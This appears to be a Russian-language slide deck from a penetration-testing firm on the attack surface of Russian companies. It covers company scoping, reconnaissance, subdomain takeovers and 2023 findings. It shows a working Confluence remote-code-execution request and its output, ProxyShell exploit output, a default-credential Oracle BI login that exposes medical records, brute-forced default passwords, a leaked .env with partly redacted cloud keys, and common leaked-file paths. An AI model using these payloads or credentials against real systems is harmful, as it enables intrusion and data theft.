



Исследование поверхности атаки на российские компании

Кто я?

- CEO  SCAN FACTORY
- Ex-руководитель команды пентестеров:
5 лет в России и 2 года в Сингапуре
- Ex-Positive Technologies
- Магистр ИБ (University of London)

Актуальность исследования

> 200 утечек

Произошло в России в 2023 году.

88% случаев — взлом периметровых сайтов

Солар, 2023

В 96% организаций

Можно преодолеть периметр
и попасть во внутреннюю сеть

Positive Technologies, 2022

До 100% случаев

Проникновений через веб-уязвимости

Positive Technologies, 2022

До 80% инфраструктуры

Меняется в течение года

Gartner, 2022

Дисклеймер

ЕМ УК РФ НЕ НАРУШАЕМ УК РФ НЕ НАРУША

В СОБИРАЕМ ИНФОРМАЦИЮ ТОЛЬКО ИЗ ОТКРЫТЫХ ИСТОЧНИКОВ СО

ДЕНИЙ НЕ СКАНИРУЕМ БЕЗ ПИСЬМЕННЫХ РАЗРЕШЕНИЙ НЕ СК

Шаг 1. Собираем скоуп

сбис Компании

Название компании, ИНН или руководитель

Найдено 2 367 931 компания

Регион

Москва

Санкт-Петербург

Краснодарский край

Категория

Автосервисы, мойки, стоянки

Безопасность, охрана

Бизнес, финансы, страхование, мар...

Тип организации

Сбросить

Организации

ИП

Банки

Контролирующие органы

Статус

Сбросить

• Действующие

Недействующие

Газпром, ПАО Санкт-Петербург Миллер А.Б. Топливо и Энергетика	ИНН 7736050003
ЛУКОЙЛ, ПАО Москва Воробьев В.Н. Услуги по геологическим и геофизическим изыскани...	7708004767
Тандер, АО (Магнит) Краснодар Управляющая компания: Магнит, ПАО Продукты	2310031475
Агроторг, ООО Санкт-Петербург Управляющая компания: Корпоративный Центр ИКС 5, ООО Рознич...	7825706086
Сбербанк, ПАО Москва Греф Г.О. Банковские и финансовые услуги, кредит	7707083893
"Татнефть" им. В.Д. Шашина, ПАО Альметьевск Маганов Н.У. Нефть и нефтесырье	1644003838
ЛУКОЙЛ-Западная Сибирь, ООО Когалым Зубарев В.П. Нефть и нефтесырье	8608048498
Газстройпром, АО Санкт-Петербург Ткаченко Н.В. Управление проектами строительства, строительный ...	7842155505
Ямал СПГ, ОАО Ямало-Ненецкий АО. Колесников И.А. Услуги, связанные с добычей нефти, газа, угля, тор...	7709602713
Газпром Межрегионгаз, ООО Санкт-Петербург Густов С.В. Топливо и Энергетика	5003021311
ТК "Мегаполис", АО Видное Султанов Ш.Р. Табак, табачные изделия и продукты табачной пром...	5003052454
Банк ВТБ, ПАО Санкт-Петербург Костин А.Л. Банковские и финансовые услуги, кредит	7702070139
Торговый ДОМ "Перекресток", АО Москва Управляющая компания: Корпоративный Центр ИКС 5, ООО Проду...	7728029110

Яндекс, ООО

ОБЩЕСТВО С ОГРАНИЧЕННОЙ ОТВЕТСТВЕННОСТЬЮ "ЯНДЕКС"

Разработка компьютерного программного обеспечения
еще 42 вида деятельности 1 лицензия


Савиновский Артем Геннадьевич
Генеральный директор еще 5 компаний

Сотрудников: от 5000 до 10000 человек

г. Москва, ул. Льва Толстого, д. 16
еще 11 компаний зарегистрировано по этому адресу

@ adv@yandex-team.ru
еще 2

yandex.ru
company.yandex.ru



Владельцы Суды

ФОИ, МФ 166 Р <1% Истец ### Ответчик ###

Сведения скрыты с 12.01.23


Уставный капитал 16.6 млн Р

Связанные лица


Шаг 2. Проводим разведку

90% компаний неправильно употребляют термин «поверхность атаки»

Поверхность атаки это:



Официальные ресурсы
(домены и IP-подсети)



Другие домены, принадлежащие
организации по whois



Облачные сервисы



Shadow IT (внешние хостинги)



Фишинговые домены



ТОП 2000 КОМПАНИЙ

ИМЕЮТ 1,6 МЛН ЖИВЫХ ХОСТОВ

22% ЗАЩИЩЕНЫ WAF




Перехваты поддоменов

-  Нет достаточного внимания к проблеме
Постоянно рассказываем об уязвимости, но никто её не устраняет
-  В рунете **более 5000 доменов** можно перехватить
Уязвимы банки, КИИ, телекомы, СМИ
-  Опасно фишингом и репутационными потерями




Известия

У одного клиента нашли
46 поддоменов в рамках одного
домена, доступных к перехвату



Шаг 3. Уязвимости, которые мы находили у заказчиков в 2023



RCE в ПО зарубежных вендоров

Confluence · Gitlab · TeamCity · Apache ActiveMQ · F5 BigIP · Fortinet (SSL VPN FortiGate) · Citrix · Juniper · Ivanti EMM (MobileIron) · vBulletin ...

```
1 POST /confluence/pages/createpage-entervariables.action?SpaceKey=x HTTP/1.1
2 Host: ██████████bank.ru
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 866
5
6 queryString=
aaaaaaa\u0027%2b{Class.forName(\u0027javax.script.ScriptEngineManager\u0027
).newInstance().getEngineByName(\u0027JavaScript\u0027).\u0065val(\u0027var+
isWin+=+java.lang.System.getProperty(\u0022os.name\u0022).toLowerCase().cont
ains(\u0022win\u0022);+var+cmd+=+new+java.lang.String(\u0022ls+-lah\u0022);v
ar+p+=+new+java.lang.ProcessBuilder();+if(isWin){p.command(\u0022cmd.exe\u00
22,\u0022c\u0022,\u0022cmd\u0022);+}+else{p.command(\u0022bash\u0022,\u0022c\u0022,\u0022
+cmd\u0022);+}p.redirectErrorStream(true);+var+process+=+p.start();+var+inputStream
Reader+=+new+java.io.InputStreamReader(process.getInputStream());+var+buffer
edReader+=+new+java.io.BufferedReader(inputStreamReader);+var+line+=+\u0022\
\u0022;+var+output+=+\u0022\u0022;+w\u0068ile((line+=+bufferedReader.readLine
())!=+null){output+=+output+%2b+line+%2b+java.lang.Character.toString(10);+
}\u0027)}%2b\u0027
```

```
419
420 <input type="hidden" name="atl_token" value="
████████████████████0">
421
422
423 <input
424 type="hidden"
425 name="queryString" value="aaaaaaa[total 14M
drwx----- 24 confluence confluence 4.0K Apr 8 03:32 .
drwxr-xr-x 1 root root 24 May 7 2022 ..
drwxr-xr-x 2 confluence confluence 4.0K Apr 24 03:00 analytics-logs
drwxr-xr-x 3 confluence confluence 20 Jul 22 2020 attachments
drwxr-xr-x 2 confluence confluence 133 Apr 24 03:11 backups
-rw----- 1 confluence confluence 11 Jun 8 2022 .bash_history
drwxr-xr-x 2 confluence confluence 6 Jul 22 2020 bundled-plugins
drwxr-xr-x 3 confluence confluence 17 Jul 22 2020 .cache
-rw-r----- 1 confluence confluence 5.7K Apr 8 03:32 confluence.cfg.xml
-rwxr-xr-x 1 confluence confluence 14M Jul 22 2020 crond
-rw-r----- 1 confluence confluence 1 Apr 8 03:30 docker-app.pid
-rw-r----- 1 confluence confluence 960 May 7 2022 en
drwxr-xr-x 69 confluence confluence 4.0K Nov 1 17:08 imgEffects
drwxr-xr-x 4 confluence confluence 4.0K Apr 24 10:10 index
drwxr-xr-x 3 confluence confluence 19 Jul 22 2020 .java
drwxr-xr-x 2 confluence confluence 62 Apr 24 10:10 journal
-rw-r----- 1 confluence confluence 0 Jul 22 2020 lock
-rw-r----- 1 confluence confluence 2.6K May 6 2022 lock.lck
drwxr-xr-x 2 confluence confluence 4.0K Apr 24 09:44 logs
-rw-r----- 1 confluence confluence 28K Dec 14 2020 .pdfbox.cache
```

```
root@████████████████████ # python3 ./exchange_proxysHELL.py -u https://████████████████████
[+] Determining number of Exchange backend servers...
[+] Exchange Backend Servers: ['edu-exch-301.████████████████████']
[+] edu-exch-301.████████████████████ - version: 15.2.792.10
[+] edu-exch-301.████████████████████ - version_short: Exchange Server 2019 CU8 Mar21SU
[+] edu-exch-301.████████████████████ - user: NT AUTHORITY\SYSTEM
[+] edu-exch-301.████████████████████ - sid: S-1-5-18
[+] Attempting to retrieve Active Directory emails...
[+] Enumerated 99 possible UserMailbox LegacyDNs from Active Directory
[+] Enumerated 100 possible User LegacyDNs from Active Directory
```


Пароли по умолчанию

Request

PrettyRawHex

1 POST /xmlpserver/services/XMLPService HTTP/1.1

2 Host: [REDACTED]

3 User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2309.372 Safari/537.36

4 Connection: close

5 Content-Length: 619

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

7 Content-Type: text/xml

8 SOAPAction: ""

9 Accept-Encoding: gzip

10

11 <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:rep="http://xmlns.oracle.com/oxp/service/report">

12 <soapenv:Header/>

13 <soapenv:Body>

14 <rep:createSession soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

15 <username xsi:type="xsd:string">

16 Administrator

17 </username>

18 <password xsi:type="xsd:string">

19 Administrator

20 </password>

21 <domain xsi:type="xsd:string">

22 bi

23 </domain>

24 </rep:createSession>

25 </soapenv:Body>

26 </soapenv:Envelope>

Response

PrettyRawHexRender

01.08.2023 [REDACTED] Взятие биопсии с шейки матки 1 2500 0 0 2500 Медицинские Кабинет гинеколога

01.08.2023 [REDACTED] Г117Тестостерон свободный 1 780 0 0 780 Медицинские Лаборатория

01.08.2023 [REDACTED] !Первичный прием врача-гинеколога 1 1200 0 0 1200 Медицинские Кабинет гинеколога

01.08.2023 [REDACTED] УЗИ одного сустава (плечевой, локтевой, тазобедренный, коленный) 1 1200 0 0 1200 Медицинские УЗИ

01.08.2023 [REDACTED] УЗИ одного сустава (плечевой, локтевой, тазобедренный, коленный) 1 1200 0 0 1200 Медицинские УЗИ

01.08.2023 [REDACTED] Плазмолифтинг интимный (1 пробирка) 1 6000 0 0 6000 Медицинские Кабинет гинеколога

01.08.2023 [REDACTED] Г131СТГ (соматотропный гормон) 1 495 0 0 495 Медицинские Лаборатория

01.08.2023 [REDACTED] Е105 Местные анестетики. Комплекс 1 1680 0 0 1680 Медицинские Лаборатория

01.08.2023 [REDACTED] 1.Артикаин (брилокаин, септанест, убистезин, ультракаин) 1 630 0 0 630 Медицинские Манипуляции МС

01.08.2023 [REDACTED] Внутривенная струйная инъекция (Милдронат)

01.08.2023 [REDACTED] Внутривенное капельное (Цитофлавин)

1533 - Login Successful: WORKSTATION\admin:admin

sys as sysdba:oracle - Valid credentials

17:5444 - Login Successful: postgres:amber@template1

16:5444 - Login Successful: postgres:amber@template1

25:5444 - Login Successful: postgres:amber@template1

24:5444 - Login Successful: postgres:amber@template1

26:5444 - Login Successful: postgres:amber@template1

Ошибки конфигураций / забытые файлы

Уязвимый URL:

[https://\[REDACTED\]:443/.env](https://[REDACTED]:443/.env)

IP:

[REDACTED]

Воспроизведение уязвимости:

```
curl -X 'GET' -d '' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image,br' -H 'Accept-Language: en-US' -H 'Referer: https://[REDACTED]/' -H 'See-Insecure-Requests: 1' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2197.66 Safari/537.36'
```

HTTP ответ:

```
#YANDEX_OBJECT_STORAGE__SERVICE_ACCOUNT_KEY =  
#YANDEX_OBJECT_STORAGE__SERVICE_ACCOUNT_SECRET =  
#YANDEX_OBJECT_STORAGE__PUBLIC_BUCKET =  
YANDEX_OBJECT_STORAGE__SERVICE_ACCOUNT_KEY=C8eK[REDACTED]  
YANDEX_OBJECT_STORAGE__SERVICE_ACCOUNT_SECRET=a[REDACTED]Ggo8  
YANDEX_OBJECT_STORAGE__PUBLIC_BUCKET=public.test[REDACTED]  
YANDEX_OBJECT_STORAGE__CLIENT_DOCUMENTS_BUCKET=[REDACTED]
```

/.git/

/.env

/website.rar

/web.zip

/dump.sql

{DOMAIN}.tar.gz

{CLIENT}.zip

Единственный путь к закрытию — объединять лучшие инструменты и практики

1

Каждый сканер хорош
только в своём направлении

3

Opensource нужно уметь готовить

2

Атакующие техники (брутфорс OWA/IPMI)
не встраивают в классические сканеры

4

1 day monitoring



<https://scan-factory.ru>

